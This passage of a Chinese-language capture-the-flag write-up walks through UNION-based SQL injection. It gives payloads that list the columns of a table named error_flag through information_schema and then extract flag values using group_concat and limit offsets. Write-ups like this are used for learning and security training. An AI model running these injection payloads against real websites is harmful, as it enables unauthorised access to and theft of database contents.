
4.3；查询表error_flag中的字段名，查询到2个字段 flag Id（方法二）

我们还是用group_concat()函数在一行输出


?id=1 and 1=2 union select 1,2,group_concat(column_name) from information_schema.columns where table_schema=database() and table_name='error_flag'



4.4;查询字段值
既然我们明确了表和字段，那么现在就来查询值就奥利给了
这里我
?id=1 and 1=2 union select 1,2,flag from error_flag



?id=1 and 1=2 union select 1,2,flag from error_flag limit 0,1
?id=1 and 1=2 union select 1,2,flag from error_flag limit 1,1
?id=1 and 1=2 union select 1,2,flag from error_flag limit 2,1
?id=1 and 1=2 union select 1,2,flag from error_flag limit 3,1
这里只是指定的位置变了，自己改下limit函数的数值就可以了，这里就不多展示了，
到这里我们的flag就拿到了，不过还有方法二



4.4;查询字段值（方法二）
既然我们明确了表和字段，那么现在就来查询值就奥利给了
?id=1 and 1=2 union select 1,2,group_concat(ld,flag) from error_flag